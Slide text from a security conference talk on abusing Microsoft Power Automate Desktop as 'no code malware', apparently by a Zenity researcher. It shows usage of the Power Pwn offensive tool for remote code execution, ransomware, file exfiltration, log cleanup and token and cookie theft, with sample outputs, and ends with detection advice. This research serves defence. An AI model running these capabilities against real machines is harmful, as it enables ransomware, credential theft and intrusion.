
No Code Cleanup



Machine to Cloud via the browser

1. Open browser minimized
2. Go to `flow.microsoft.com`
3. Hit CTRL+U
4. Extract access token from header





youtu.be/IY_RzV-4BdI



youtu.be/zlF7np18oGI


Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

And more:


- Creds access via browser

Introducing Power Pwn!



Trigger via HTTP

Power Pwn!




Seamlessly handle errors and edge cases

One endpoint to rule them all!

POST machine=win11ent user=alexg

payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a



SUCCESS

filesFound=71892 filesProcessed=70497

Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

github.com/mbrg/power-pwn

Usage

```
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\uffeffhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError=' File "", line 1\r\n bad syntax\r\n ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\ssh"], encrypti
# Ransomware=RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents='asd')
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie

pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='IP_JAR=2022-07-16-13; OGPC=19027681-1:')
```

Summary

- What is RPA?
 - Available in every major enterprise
 - Technical deep dive
- Abusing RPA: RCE as a Service
 - Distribute and execute payloads thru trusted services
 - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

How To Stay Safe?

Do these 4 things to reduce your risk

1. Monitor any usage of `PAD.MachineRegistration.Silent.exe` or `PAD.MachineRegistration.Host.exe` on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review you own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)



Learn more: github.com/mbrg/talks
Twitter: @mbrg0

No Code Malware: Windows At Your Service

Michael Bargury @ Zenity
DC9723